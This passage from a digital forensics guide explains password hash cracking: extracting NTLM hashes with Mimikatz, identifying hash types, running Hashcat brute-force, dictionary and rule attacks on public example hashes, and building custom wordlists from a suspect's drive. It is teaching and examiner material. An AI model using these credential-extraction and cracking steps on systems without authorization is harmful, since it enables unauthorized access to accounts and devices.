Therefore, if the password hash can be extracted, it can be attacked to attempt to crack the password. Hashing algorithms are mathematically a one-way operation. If someone has a password hash, there is no normal mathematical operation that can be performed to reverse engineer the original plaintext password. Additionally, some hashing algorithms are more difficult to crack than others because the speed of decryption is sacrificed for security. However, the user can guess the potential password, hash it, and then compare the resulting hash against the known hash. If it is a match, then the password is cracked. This would be a very slow method to do manually, but there is software like Hashcat that can be used to automate this process to perform thousands of attempts per second. To make the guessing more difficult, the system can implement what is known as "salt" into the hash to obfuscate the hash and make it more difficult to crack.

A discussion of password hashes would not be complete without mentioning salted passwords. The salt for a password is additional data that is added to the password before the hash algorithm is applied to complicate the guessing of the password. Therefore, the salt would have to be known and applied to each potential guess otherwise the hash would be incorrect even if the correct password was guessed. The salt can be generated in several different ways and can be static or dynamic

depending on developer choice. Unfortunately, Windows does not salt the NTLM password hashes that it generates so they are vulnerable to attack.

As was just mentioned, Windows stores password hashes in NTLM format. This is unfortunately a very weak form of encryption as it is the equivalent of MD4 encryption. The VTech company was compromised in 2015 by a SQL injection attack and when the password hashes were analyzed they were determined to be encrypted with MD5. MD5 is considered to be a weak form of encryption and some do not consider it to even be encryption as it is so weak. Windows uses even weaker encryption for its passwords, and those passwords are not even salted to compensate for the weak encryption! Windows has upgraded to NTLMv1 and NTLMv2 for some uses, but those are still weak by most encryption standards. Even more concerning is these NTLM hashes of user passwords are transmitted over the network for authentication between computers (Patton, 2022). This is one of the most common passwords that users will use and can be extracted by several methods, including packet sniffing. It is also nearly guaranteed to not be generated by a password manager as the user has to physically enter the password into the keyboard.

Useful Software Tools

There is no reason to reinvent the wheel as in most situations someone else has already created a tool that will perform the task needed. The same is true for using software to assist in cracking passwords. The general workflow for cracking a password is hash extraction, hash identification, attacking the hash with general methods, and attacking the hash with custom methods. Tools that can assist in these phases are Mimikatz[67], Hashcat[68], John the Ripper[69], Passware[70], Gov Crack[71], custom scripts often shared on GitHub and many more. Some tools like Passware are paid tools, and while there is nothing wrong with a paid tool, this paper will focus on using the free tool called Hashcat. Gov Crack has a graphical user interface (GUI) while Hashcat and John the Ripper use command-line interfaces (CLI). Normally GUI interfaces allow for ease of access but tend to lack the flexibility of CLI tools. Nearly all of the custom scripts that are used for hash extraction and are posted on GitHub are going to be CLI-based tools. If the reader is unfamiliar with the command line, that should not be a limiting factor for at least understanding the methods discussed in this paper and there will be step-by-step instructions on how to crack a password hash in Hashcat. The focus on a particular set of tools over another is due to personal experience with certain tools and no bias towards any particular tool is intended as many tools can do the same thing and overlap with each other with certain functions.

[67] https://github.com/gentilkiwi/mimikatz
[68] https://hashcat.net/hashcat/
[69] https://github.com/openwall/john
[70] https://www.passware.com/
[71] https://www.govcrack.com/

Hash Extraction Techniques

One common method to extract an NTLM hash is to use Mimikatz, but it is widely recognized as malware by most anti-virus software. If the individual has access to the forensic image (an .E01 or similar) of the hard drive of the computer, then Mimikatz should be used against the SAM and SYSTEM registry files found in `C:\Windows\System32\config`, assuming BitLocker or another form of encryption is not present. Even with live access to a machine, administrator rights and a forensic tool such as FTK Imager[72], preferably preloaded on a USB drive, will be required to copy the registry files as a simple copy/paste or drag-and-drop method will not work. This is just one way to obtain an NTLM hash as it can also be obtained by observing network traffic. In general, this is a great place to start when trying to crack passwords and try out different methods as the NTLM hash uses a weak encryption method.

If the examiner is looking at an APFS encrypted volume from a MacBook, it is important to realize that the password for the encrypted volume is the same as the password used to log into the system. However, this hash uses a strong encryption method and will take much longer to crack as compared to an NTLM hash. To extract the hash, there are tools available like the one from user Banaanhangwagen[73] on GitHub. This will require using Linux to run the tool and extract the hash from a raw or .dd forensic image.

Other encryption methods include BitLocker, zipped or compressed files, password-protected Word documents, and many more. Generally speaking, some smart person somewhere has found out how to extract the hash and has shared that information for that particular situation. The examiner needs to search for hash extraction of a particular make, model, file system, software version, or a combination of those and similar attributes. John the Ripper[74] is a great place to start when looking for how to extract a hash. Also as a general rule, the hash is likely to be stored in plain text somewhere in the hex (the raw data) on an electronic device. If the examiner is willing to poke around and search the hex, they may be able to find the password hash assuming the correct decoding method is used. This is not a hard-fast rule by any means, as there are complex methods of preventing external access to protected memory areas. For example, at the time of writing this, I know of no known method to extract a hash from a Chromebook even though it is possible to log into a Chromebook without it being connected to the internet, implying that a hash of the user's password must be stored locally on the device.

Hash Identification

There may be times when a password hash has been located but the hash type is unknown. Hashcat has an entire wiki including example hashes that can aid in this process. The example hashes are located on the Hashcat Wiki[75] and can help with the hash identification of an unknown hash.

[72] https://www.exterro.com/ftk-imager
[73] https://github.com/Banaanhangwagen/apfs2hashcat
[74] https://github.com/openwall/john
[75] https://hashcat.net/wiki/doku.php?id=example_hashes

A simple Google search for "Hash Identification" results in multiple online tools that can help identify the type of hash, be it NTLM, SHA-256, or many others. Several websites include Skerritt[76], Hashes.com[77] or Onlinehashcrack.com[78]. Be wary of using these or any other websites for sensitive hashes as the website now has the actual hash. For advanced examiners who do not want to use an online tool, Kali Linux also has an offline tool called Hash-Identifier[79] that can be downloaded and used locally so the hash is not shared.

Attacking the Hash

Once the type of hash is identified, it is time to attempt to crack the hash. The simplest yet least secure method of cracking a password from a hash is once again to use an online resource. Some of the previously mentioned websites also offer services that will attempt to crack a hash, but those are limited. The use of a password cracking tool such as Hashcat is highly recommended as it allows for a much more powerful, robust, and secure method of cracking a password hash.

Here is a hash taken from the Hashcat Wiki: `b4b9b02e6f09a9bd760f388b67351e2b`. This is an NTLM hash of a word in the English language. If you have visited the website then it is easy to determine what this hash is, but let's assume that we know nothing about this hash other than it was extracted from a Windows machine and we wanted to crack this hash using Hashcat. Recall that the method of cracking this password has to be coming up with our potential password, hashing it, and comparing the two hashes until we find a match. This is a process Hashcat will automate for us. So if we get it wrong, the worst that will happen is we will move on to the next potential password and try again. Therefore, there are two primary methods of attacking a password, a brute-force method, and a more focused attack. An exhaustive brute-force attack would take the combination of all possible symbols on the keyboard and iterate through them. This is not ideal, but let's explore the mathematical reason why it is not the best method before explaining a better method.

If an exhaustive attack was to be performed against a password, that would mean that every possible permutation of all possible characters, numbers, and symbols on the keyboard would be attempted. For the standard English QWERTY keyboard, there are 10 digits `0123456789`, 26 lowercase letters `abcdefghijklmnopqrstuvwxyz`, 26 upper case letters, `ABCDEFGHIJKLMNOPQRSTUVWXYZ`, and 33 special characters or including symbols, `!@#$%^&*()-_=+[{]}\|;:'",<.>/?` . Note that space or the spacebar is also included in the special character count. Adding these together results in 10 + 26 + 26 + 33 = 95 or ninety-five total possible characters that can be used at any point in a password, assuming they are all allowed for use in a password. So for a single character password, there are only 95 possible combinations. For a two-character password, there are 95 x 95 = 9,025 possible combinations. A three-character password has 95 x 95 x 95 (or 95^3) = 857,375 combinations, a four-character has 95^4 = 81,450,625 combinations, and a very short five-character password has an astonishing 95^5 = 7,737,809,375 password combinations, over seven billion! Even a meager eight-character combination has over six quadrillion (a quadrillion is the name of the number just beyond trillion) possible

[76] https://nth.skerritt.blog/
[77] https://hashes.com/en/tools/hash_identifier
[78] https://www.onlinehashcrack.com/hash-identification.php
[79] https://www.kali.org/tools/hash-identifier/

combinations for just the eight characters alone! Not only does this show the difficulty of using every possible character, but it also shows the strength of using unusual symbols in passwords. Even with modern computing that is capable of computing thousands of possible passwords per second, it could take decades or longer to attempt to crack an eight-character password using this method using normal computers. We need a better method!

So to speed up this process we need to make some assumptions about the original password rather than guessing random characters. This brings up the primary weakness and therefore the best method of attacking passwords once the examiner has the hash. Since most passwords must be remembered by the user, it is very likely to contain a word in a language that the user knows. The total number of guesses can be greatly reduced by avoiding letter combinations that are not words. The total number of words in the 2022 Oxford English dictionary is over 600,000 words, but this does include outdated, obsolete, and obscure words. Still, this is a huge improvement over even a short three-letter permutation!

It is also common to add numbers or symbols to the end of the password. So we can also add numbers to the end of a valid word and try those combinations. Sophisticated users may decide to use "leet speak[80]" and replace letters like 'S' with the number '5', the letter 'A' with the number '4', the letter 'E' with the number '3', the letters 'I' or 'l' with the number '1' because they look similar to the corresponding letter. For example, the word "Apples" may become "4pp135" when using leet speak. Finally, the addition of symbols is common at the end of the password, so common symbols like "!" can be added to the end (Picolet, 2019). This is by no means an exhaustive list, but this is a good starting point considering the alternative of a true brute force attack.

Wordlists

Now that we know a better method, we need to come up with a way to use that method to attack passwords. The simplest method would be to use a list of words or a wordlist of possible passwords. Just like it sounds, it is a list of possible passwords that already have symbols and numbers added to them. When using a wordlist to attack a password, it is often called a dictionary attack. It is possible to manually build our wordlist, but that is a very time-intensive task as we would not only need to create useful passwords but avoid duplicates. Fortunately, there are prebuilt wordlists that we can use.

When companies are hacked, a part of the data that is often stolen is the passwords. Companies should encrypt their data, specifically user passwords, but this is not always the case. In 2009, the social gaming company RockYou was compromised by a SQL injection attack. The hacker was able to gain access to over 32 million accounts and they were storing passwords in the clear, which means that there was no encryption whatsoever on the passwords as they were stored in plain text (Cubrilovic, 2009). This list of passwords has become known as the rockyou list and is commonly used as a starting point for dictionary attacks. Future breaches where the passwords have been compromised and cracked have also been added to wordlists. It is important to note that a good

[80] https://en.wikipedia.org/wiki/Leet

password list will not have duplicates of passwords due to deduplication. This is a key way to save time when cracking passwords by not attempting the same password multiple times.

A good online resource where wordlists are compiled and ranked is Weakpass.com[81] (W34kp455, 2014). On this site, wordlists are ranked by order of popularity and functionality from 0 to 100 and using a color-coding system that corresponds with the numerical ranking. Note how there are varying sizes of lists, ranging from over 400GB to only a few bytes in size. The first several wordlists for download may not be ranked very high being color-coded red and only being in the single digits. Selecting "Lists" and selecting "Medium" should display the original rockyou wordlist as `rockyou.txt` on the first page with just over 14 million unique passwords. When selecting "Lists" from the horizontal menu and selecting "All" we can sort all lists by popularity. Near the top of the list should be the `cyclone.hashesorg.hashkiller.combined.txt` password list with about 1.5 billion total passwords. This list is one of the top-ranked lists while only being just over 15GB in size. I would recommend using this list and I use it frequently because it is a good combination of reduced size yet it still has some complexity to crack most common passwords. The total time to iterate through the list is not unreasonable for many password hash types and stands a decent chance of cracking many passwords with a straight dictionary attack. The "All-in-One" tab allows for downloading a deduplicated version of all passwords on the site in various lengths for different applications, but know that a longer list will take longer to complete than a shorter list. If you haven't noticed, there is also an estimated time to iterate through the list for a particular password type under each list. While this can vary widely between different computers, it does a good job of showing the relative time difference it takes to attempt that list against the different hash types. If the 15GB password list is too large for you, here[82] is a smaller list that is not posted on Weakpass. This list combines several of the smaller wordlists from Weakpass and uses a few other techniques for an uncompressed size that is just under 1GB in size. If you plan on installing and using Hashcat, I would strongly recommend downloading at least one list of your choice.

Installing Hashcat

Now that we know some of the more common methods used to create passwords, and we have access to a good list of millions of potential passwords, we can attempt to crack the example hash using Hashcat. The most recent version of Hashcat can be securely downloaded here[83] (Hashcat - Advanced Password Recovery, n.d.). Considering the type of calculations performed, it is much more efficient to use the video card of a computer to perform these calculations rather than use the CPU. This may cause some compatibility issues, and if so help on how to install Hashcat can be found on the Hashcat Discord server[84]. I would encourage anyone who has not used Hashcat or even if they have not used a command-line tool to follow along at this point on their own Windows machine even if you have not extracted any hashes up to this point. We will crack the previously mentioned example hash (`b4b9b02e6f09a9bd760f388b67351e2b`) from Hashcat's website here shortly!

[81] https://weakpass.com/
[82] https://github.com/FullTang/AndroidPWList
[83] https://hashcat.net/hashcat/
[84] https://discord.gg/vxvGEMuemw

Once Hashcat is installed, it needs to be launched from the command line, or command prompt, assuming the user is using a Windows system. The simplest method to launch a command prompt window in the correct location is to navigate to where Hashcat is installed (`C:\Windows\Programs\hashcat-6.2.5` or similar) using File Explorer, click the white area next to the path so that the path turns blue, type `cmd` and press enter. A black window with white text should appear. If you have never used the command line before, congratulations on opening your first terminal window!

The next step is to launch Hashcat in help mode. This will also see if the correct drivers are installed to allow for Hashcat to run. Simply type `hashcat.exe -h` in the command prompt. It is possible that an error occurred stating an OpenCL, HIP, or CUDA installation was not found. If this is the case, I would recommend typing `Device Manager` in the search bar next to the Windows Start menu and then selecting `Display adapters` to determine the type of video card installed on the computer. Beyond this, it will require downloading the required drivers from a trusted source to continue using Hashcat. Once again, additional help on how to install Hashcat can be found on the Hashcat Discord Server[85].
If the `hashcat.exe -h` is successful, then there should be a large amount of output on the screen showing options, hash modes, and examples, and should end with some links to the Hashcat website. I find it helpful to save this help information to a simple text file for easy reference. That can be done by pressing the up arrow on the keyboard to display `hashcat.exe -h` again, but before pressing enter add `> Help.txt` to the end of the command for the total command of `hashcat.exe -h > Help.txt`. This will create a text file in the same folder with the output from the help command which can be opened in Notepad or similar for quick reference while keeping the command prompt window free to run Hashcat.

Open the Help.txt that was just created in the hashcat-6.2.5 folder. Under `- [ Hash Modes ] -` it shows the numerous types of hashes that can be attacked (and possibly cracked) assuming the hash is properly extracted. Scrolling to the bottom shows some example commands to run Hashcat under `- [ Basic Examples ] -`. Note that the first Attack-Mode is a Wordlist, but there is also a Brute-Force option. This is not a true brute force method as was discussed earlier as it does not use all the possible symbols on the keyboard nor does it use uppercase letters except for the first character. One advantage is that it does not require a dictionary or wordlist to crack a password, so it has its uses. Let's break down this command.

Under example command, the first word is `hashcat`. It can also be `hashcat.exe`. This is simple, we are just calling the executable file, but we need to give some input or arguments to the program. The next thing we see is `-a` and then a number followed by `-m` followed by another number. At the top of the help file, we see under `- [ Options ] -` it explains `-a` as the attack-mode and `-m` as the hash-type. Both of these are required, but the order is not an issue as they can be in either order, but we will follow the order shown in the example. Scrolling back down towards the bottom we find `- [ Attack Modes ] -` where it shows the types of attacks. Brute-Force is `3` while Straight is `0`. Brute-Force is Hashcat's version of brute-force that was just briefly mentioned, while Straight is a dictionary attack using a wordlist. Now for the other required argument, the `-m`. This stands for

[85] https://discord.gg/vxvGEMuemw

hash-type, so we scroll up to the bulk of the help file under - [Hash Modes] - and see all the different types. We know this is an NTLM hash, so we need to find the hash-type for NTLM in all of that noise. Rather than manually searching, press CTRL + F to open the find menu and type NTLM. You may get some results like NetNTLMv1, NetNTLMv1+ESS, or NetNTLMv2 and you may have to change your direction of searching to find matches, but you should be able to find just NTLM all on one line with a mode of 1000. Now that we know the required parameters for our two required arguments, onto how to input the hash itself into Hashcat.

When it comes to the hash itself, Hashcat will accept the hash in one of two ways. It can either be pasted directly into the command line, or it can be put into a simple text (.txt) file with one hash and only one hash per line. IIf a text file containing multiple hashes is used, it needs to be all hashes of the same type, like multiple NTLM hashes or multiple SHA-256 hashes, with each hash on its own line. If attacking multiple hashes, the file method will be faster than trying to crack them one at a time but it will be slower than a single hash. Pasting directly into the command line can be faster if the hash is already extracted, but a few seconds taken to format the hash in a text file right after extraction may be better in some situations.

The example hash shows some arguments like ?a?a?a?a?a? after the example0.hash, but those are not required. Other arguments can be seen towards the top of the help file, but those are optional. We now know everything required to crack this example NTLM hash! b4b9b02e6f09a9bd760f388b67351e2b.

"Brute-Forcing" with Hashcat

Go to the command line where we typed in hashcat.exe -h and type hashcat.exe -a 3 -m 1000 b4b9b02e6f09a9bd760f388b67351e2b and hit enter. There should be a wall of white text and then it will stop and it should show Cracked partway up on the screen! Above the Cracked notification, there will be the hash and at the end, it will show b4b9b02e6f09a9bd760f388b67351e2b:hashcat. This means the password was hashcat, as can be seen at the top of the Hashcat Wiki webpage. If this is your first time cracking a password then congratulations! You just cracked your first password hash! Now let's examine what Hashcat did during that wall of white text.

Scrolling up we can see the first block of text similar to the block of text at the end, but instead of saying Cracked it says Exhausted. Looking at the Guess.Mask row in the first column we see a ?1 [1], and on the next row we see a Guess.Charset. On the Guess.Charset row there it shows the -1 and it is followed by a ?l?u?d. To know what those mean, we need to go back to our help file. Under - [Built-in Charsets] - close to the bottom we see the l showing all lowercase characters, the u showing all uppercase characters, and the d is all digits from 0 to 9. Putting it all together this means Hashcat tried all lowercase, uppercase, and digits for a password length of 1 before exhausting and moving on. Notice how at the top it showed Approaching final keyspace - workload adjusted. and that means that Hashcat realizes it is about to come to the end of its current process and it is thinking about what it needs to do next.

The second block shows a Guess.Mask of ?1?2 [2]. Therefore, there was a total of two characters, but this time it is a little different. The ?2 is only the ?l and ?d meaning for the second character it

only tried lowercase and digits, but for the first character it was still a `?1` so it tried lower, upper, and digits like in the first block. The third block is a `Guess.Mask` of `?1?2?2 [3]`, so three characters total but only trying uppercase, lowercase, and digits for the first and trying lowercase and digits for the other two. The fourth, fifth, and sixth blocks all show uppercase, lowercase, and digits for the first character with lowercase and digits for the rest. The seventh block is where it was cracked, using the same `Guess.Mask` format of `?1?2?2?2?2?2?2`. The password was not long enough to see for this example, but if we didn't crack it on seven characters it would keep getting longer, and eventually the `?3` would be used which would be added to the end which would also try the following five symbols of `*!$@_` in addition to lowercase and digits for the last character.

Hashcat's Potfile

This worked for this password, but for more complicated passwords we can see where it has its limitations. That is why we need a robust wordlist. So let's try and crack this password again using a wordlist, and in doing so we will discover a useful function of Hashcat. First, find the wordlist that you previously downloaded in File Explorer and unzip it. It may not have a file extension, but Hashcat doesn't care nor would it be likely that you could open the file in normal Notepad anyway as it is probably going to be too big for the standard version of Notepad. If you want to see the contents, you should be able to use another text editor like Notepad++ for smaller wordlists, but it is by no means required. Let's go back to the command line where we just cracked the hash and type out a new command. Type `hashcat.exe -a 0 -m 1000 b4b9b02e6f09a9bd760f388b67351e2b` not forgetting to put a single space after the hash but don't hit enter just yet. Hashcat needs the path for the wordlist, note how we are using `-a 0` instead of `-a 3`. If you are savvy with the command line, you could enter the path of the file (not forgetting quotes if there are any spaces), or you could copy the path from the File Explorer window (where we typed `cmd` earlier to open our command prompt window) and then add the file name, but there is an easier way that some may consider cheating. If you are not cheating you are not trying, right? The easiest way is to just drag and drop the uncompressed wordlist into the black area of the command prompt window and it should populate the whole path to the file in the command line. The whole command should look something like this, `hashcat.exe -a 0 -m 1000 b4b9b02e6f09a9bd760f388b67351e2b "D:\My Folder\My Downloaded Wordlist"`. There may or may not be quotes around the path depending on if there are spaces in the folder and subfolders or the file name. Hit enter and see what happens.

It should have finished very quickly and displayed a notification of `INFO: All hashes found in potfile! Use --show to display them.` Well, that is interesting, what is a potfile? Simply put, the potfile is where Hashcat automatically stores hashes it cracks with the corresponding password in plain text. This is very useful to make sure that time is not wasted trying to crack passwords that have already been cracked and to make sure a cracked password is saved in case of power failure. It would be most unfortunate if a password was cracked before the examiner could see it and the power went out to the machine that was not hooked up to a Universal Power Supply due to budgetary concerns. Anyway, go to the hashcat-6.2.5 folder where `hashcat.exe` is located, find the file named `hashcat.potfile` and open using Notepad or the text editor of your choice.

Assuming this is your first time using a freshly downloaded Hashcat, there will only be one entry, `b4b9b02e6f09a9bd760f388b67351e2b:hashcat`. This is nice to prevent us from wasting time trying to crack it again, but we want to see how to try and crack it using other methods. Either delete the single entry from the potfile, save, and close, or just delete the whole potfile as Hashcat will automatically generate a new one upon cracking another password.

Dictionary (Wordlist) Attack with Hashcat

Go back to the command prompt and press the up arrow on the keyboard. Your previously typed command of `hashcat.exe -a 0 -m 1000 b4b9b02e6f09a9bd760f388b67351e2b "D:\My Folder\My Downloaded Wordlist"` or similar should appear. Press Enter to run the command again. Now it should start processing, but it will stop after a moment and display something like `Watchdog: Temperature abort trigger set to 90c`. As a side note, this is nice to know that Hashcat has built-in safety procedures to help prevent the overheating of video cards and will slow down its processing speed if the GPU (aka video card) gets too hot. Anyway, after a few seconds, it should display something like `Dictionary cache building "D:\My Folder\My Downloaded Wordlist": 1711225339 bytes (10.61%)` with the percentage increasing every few seconds. This is normal and depending on the size of the wordlist it might take a minute or two. This is required after the first time starting a new wordlist, but as long as the location of the wordlist does not change it will not need to build the dictionary each time. Once the dictionary is built, it will display the following line: `[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>`. This shows what commands we can enter while it is processing. It would be nice to know what is going on, so press the `s` key.

The first thing I look at is the `Time.Estimated` row and it will show an estimated end date and time and estimated duration. This is where times can vary greatly based on the type of GPU and length of the wordlist. Even if a longer wordlist was chosen, it should not take long to crack the password This is assuming that the word “hashcat” is in the dictionary, but hopefully it is there. This method will likely take a bit longer than the brute-force method, but it is much more robust and is one of the best methods for cracking passwords. We are going to try one more method for now, so go back to the potfile and delete the most recent entry from the potfile or just delete the whole potfile.

Dictionary + Rules with Hashcat

The obvious weakness of the dictionary attack is the password has to be in a precompiled dictionary, but what if it is a complicated password not in a wordlist? What if the user made a password that used unusual symbols or used numbers at the beginning, used numbers instead of letters, or added an unusual number of symbols to the end? This can be cracked by Hashcat by using a combined dictionary and rule attack. Hashcat comes preloaded with rules, and additional rules can be downloaded just like wordlists can be downloaded. At this time, I have not found any rules that are noticeably superior to the rules that come standard with Hashcat but it is left up to the examiner to decide what they want to use.

After deleting the most recent entry in the potfile, check the `hashcat-6.2.5` folder and there should be a folder named `rules`. Inside the `rules` folder, there are plenty of prebuilt rules. My personal favorite is the `onerulestorulethemall` rule as the name has a nice ring to it. It is also a good rule in general, but again there is mostly personal preference and trial and error. It is worth mentioning that while these rules are only a few kilobytes in size, they can add a substantial amount of time to how long it takes to process a hash as all commands in each rule will be applied to each potential password in a wordlist. Just like with dictionary attacks, a bigger rule will take longer and yield more potential passwords but a smaller rule will be faster but with fewer generated passwords.

Go back to the command prompt and press the up arrow. Adding a rule to a dictionary attack is quite easy, we just need to add a `-r` followed by the path to the rule file after the dictionary at the end of the command. Just add `-r` to the end of the command, put a space, then drag and drop the rule of your choice into the command prompt window. The command should look something like `hashcat.exe -a 0 -m 1000 b4b9b02e6f09a9bd760f388b67351e2b "D:\My Folder\My Downloaded Wordlist" -r "D:\hashcat-6.2.5\rules\onerulestorulethemall.rule"`. Once syntax looks good, press enter. This time the dictionary should not have to compile, as it will display `Dictionary cache hit:` and then information on the location of the dictionary. Press the `s` key on the keyboard to see the status, and note how the `Time.Estimated` row has increased, possibly to a day or more. Hopefully, it will not take longer than a few minutes to crack our example hash again. This method does take longer, but again we are attacking the hash in a way that will crack more complicated passwords than the previously discussed methods.

Robust Encryption Methods

Up to now we have only cracked an NTLM hash, but what about more robust encryption methods? Go to the Hashcat Example Hashes[86] and search for `BitLocker` that should be mode `22100`. The resulting hash should be as follows: `$bitlocker$1$16$6f972989ddc209f1eccf07313a7266a2$1048576$12$3a33a8eaff5e6f81d907b591$60$316b0f6d4cb445fb056f0e3e0633c413526ff4481bbf588917b70a4e8f8075f5ceb45958a800b42cb7ff9b7f5e17c6145bf8561ea86f52d3592059fb`.

This is massive compared to the NTLM hash! Try it in Hashcat using the following command:

```
hashcat.exe -a 3 -m 22100 $bitlocker$1$16$6f972989ddc209f1eccf07313a7266a2$1048576$12$3a33a8eaff5e6f81d907b591$60$316b0f6d4cb445fb056f0e3e0633c413526ff4481bbf588917b70a4e8f8075f5ceb45958a800b42cb7ff9b7f5e17c6145bf8561ea86f52d3592059fb
```

The brute-force starts at four characters because BitLocker originally required a minimum password length of four so Hashcat is smart enough to not waste time trying less than four characters when attacking a BitLocker password. For my computer, it shows an estimated time of 1 hour and 19 minutes for just 4 characters. If I let it run and go to 5 characters, it shows it will take 2 days to just try 5 characters! Your computer may have different estimated times, but unless you have a really good gaming computer or are running Hashcat on a computer designed for mining cryptocurrency you are probably seeing similar numbers. Trying the same BitLocker hash but

[86] https://hashcat.net/wiki/doku.php?id=example_hashes

just using a dictionary attack with no rules against the cyclone.hashesorg.hashkiller.combined dictionary shows an estimated time of 28 days!

Knowing this means that if an NTLM hash was cracked using the `cyclone.hashesorg.hashkiller.combined` dictionary, it will take about a month at the most for the same BitLocker password to be cracked. This time can be significantly reduced by using a computer with multiple GPUs like computers used for mining cryptocurrency. This is a really good reason to not have a password that comes standard in most dictionary attacks and shows why strong and complicated passwords are important.

This is just examining BitLocker, but VeraCrypt and DiskCryptor example hashes require the download of a file as it is too large to display on Hashcat's website. This shows a substantial difference between password encryption used by Windows and robust encryption software, but it also shows why it is very important to not reuse passwords. If an attacker can compromise the weak Windows password and the same password is also used for robust encryption software then the strong encryption method is very easily defeated. It also shows how a robust encryption method can be defeated by using a good wordlist and why strong passwords are the first line of defense no matter what encryption method is used.

Complex Password Testing with Hashcat

Maybe you have gotten the bug by now and our simple hash that is just "hashcat" is not good enough and you want to try even harder potential passwords. The easiest way to attempt to crack more difficult passwords is to use an NTLM hash generator. Online NTLM hash generators hosted on a website may be the easiest route, but there is a major security concern if the user wants to test their own passwords and converts them using an online tool. By using the online tool the user has likely given up their password to a third party if that online tool is logging input to their website. I would only recommend using an online tool for testing passwords that the user is not using, and I would not even use similar passwords to ones that are currently in use in an online tool.

The next best method would likely be PowerShell functions[87] or Python scripts[88] that can generate NTLM hashes. These links are just two possible ways to create an NTLM hash, but searching Google can find other methods as well. This is much more secure as the processing to convert the password to an NTLM hash is done on the user's computer. Just note that if the password is cracked, it will be saved in the potfile so it would be wise to either delete the entry from the potfile or delete the potfile altogether once the testing session is complete.

Searching a Dictionary for a Password

Since we have already mentioned that the main weakness of a password is the existence of that password in a wordlist, it might be nice to see if our current password or other potential password

[87] https://github.com/MichaelGrafnetter/DSInternals/blob/master/Documentation/PowerShell/ConvertTo-NTHash.md
[88] https://www.trustedsec.com/blog/generate-an-ntlm-hash-in-3-lines-of-python/

shows up in a dictionary. Since these wordlists are very large, it is difficult to find a program that will open them up to do a simple `Ctrl + F` to search the document to find the password. Fortunately, the command line offers an easier way to search the contents of a file without opening the file. Using File Explorer, navigate to the folder where you have downloaded and uncompressed a wordlist. Open a command-line window just like we did for running Hashcat by clicking the white area next to the path so that the path turns blue, type `cmd`, and press enter. We are going to use the `findstr` command to search the contents of a dictionary. In the command line, type `findstr password` and then press [TAB] until the dictionary you want to search appears. The completed command should look something like `findstr password MyDictionary`. Press enter. If you chose a common password it should output a wall of white text showing all passwords that contain that password. If it just shows a blinking cursor, then it is searching trying to find a match. When you can type again, it has finished searching.

This is a good way to check if a password exists in a dictionary or wordlist, but if the password does not show up that does not necessarily mean it can't be cracked with that dictionary. An appropriate rule would have to be added to mangle the wordlist in a way that would cause the password to be guessed by Hashcat. Still, since dictionary attacks are the most common and the fastest method of cracking a password, it is a good yet simple test to see if the password is a strong password or not.

Generating Custom Wordlists

Now I am going to move into a bit more advanced concepts and assume that the reader is somewhat familiar with forensic examinations of electronic devices. Some of the more basic concepts related to forensic exams will be overlooked when explaining these techniques, and some of the advanced concepts will only be discussed briefly. This remaining section of this chapter is simply intended to show what is possible and how it can be useful in a thorough examination. Two reason reasons for using custom wordlists are for attacking a particularly stubborn password (good for them for using a strong password!) or for generating a wordlist for use on forensic tools that require a static wordlist/dictionary to attack alphanumeric passwords like are used on some Android devices.

As an example of how to use both of these techniques in a forensic examination, let's say an examiner has the legal authority to examine a Windows computer and an Android phone from the same target/suspect user. Both devices are in the examiner's possession. The drive for the computer is not encrypted with BitLocker or other methods and the examiner was able to acquire an .E01 of the hard drive from the computer, but the phone is locked with an alphanumeric password and unfortunately, we have not cracked the NTLM hash with the methods already mentioned. Because the data on the hard drive is not encrypted, there is now a wealth of information about the target including user-generated data. It is even possible that there is simply a document saved somewhere on the hard drive that contains the passwords for that user that may contain the Windows (NTLM) password and the phone password. Rather than manually looking through the contents of the hard drive, there are tools that will search the hard drive and build wordlists for us.

The first tool is the AXIOM Wordlist Generator[89]. This requires the examiner to have access to the

[89] https://support.magnetforensics.com/s/article/Generate-wordlists-with-the-AXIOM-Wordlist-Generator

Magnet AXIOM forensic software. The .E01 image will need to be processed and then the AXIOM Wordlist Generator can be used. A free alternative that is more comprehensive but yields more false positives is to use Bulk Extractor[90]. This tool comes standard with a Kali Linux build, so the examiner will have a virtual machine (VM) of Linux or other access to Kali Linux, but the good news is Linux is completely free. If using a Linux VM, one option is to use Virtual Box[91]. While a VM can be used, it is not difficult to set up a USB thumb drive or an external hard drive with Kali and change the boot order on the computer to boot to a fully functional and persistent Kali Linux. The instructions for this procedure are on the Kali Linux website[92]. I would recommend this second method if you are planning on further customizing wordlists by paring them down as is discussed in the next section, but a Kali VM will work as well. Once the wordlist is generated with the preferred method (or both methods), the NTLM password from the Windows machine can be attacked again and hopefully cracked. By using the cracked Windows password, we can then use virtualization software to log in to the suspect machine virtually and examine the saved passwords in Chrome, Edge, or other browsers. With the cracked NTLM and the saved browser passwords, we now have several potential passwords for the phone. Those exact passwords could be tried on the phone, using a forensic tool of course, but what if it was an unknown variation of those passwords? It is also possible that we have yet to crack even the NTLM password if it is a strong password. There is still hope if the keyword/baseword used in the password is in the wordlist we have generated. For example, if the target password is `123456Password!@#$%^` We just have to get rid of the noise in the custom wordlist and then mangle the wordlist in a way that will generate the target password. Kali Linux can help us with that process.

Paring Down Custom Wordlists

If a really strong password has been used, then it may not be cracked even with a custom-built wordlist using the AXIOM Wordlist Generator and Bulk Extractor to pull passwords from the target device. It is also possible that the password uses a word from another language. If this is the case, the examiner will need to focus their efforts even more and get rid of the "noise" in the custom wordlist. It would also be a good idea to download a list of words for the target language. This link[93] is a good place to start when looking for wordlists in other languages. A simple Google search should also yield results for wordlists in the target language.

With all three lists (AXIOM wordlist, Bulk Extractor, and foreign language) we need to combine them into one list. A simple copy-paste can work, but the lists may be too large to open to copy them all into one file. Fortunately, Linux has a concatenate method that will combine files. After copying all the files/wordlists to Kali Linux, open up a terminal window and type the following command `cat AXIOMWordlist BulkExtractorWordList ForeignLanguageWordList > CombinedWordList` choosing the correct names of the files, of course.

[90] https://www.kali.org/tools/bulk-extractor/
[91] https://www.virtualbox.org/
[92] https://www.kali.org/docs/usb/live-usb-install-with-linux/
[93] https://web.archive.org/web/20120207113205/http:/www.insidepro.com/eng/download.shtml

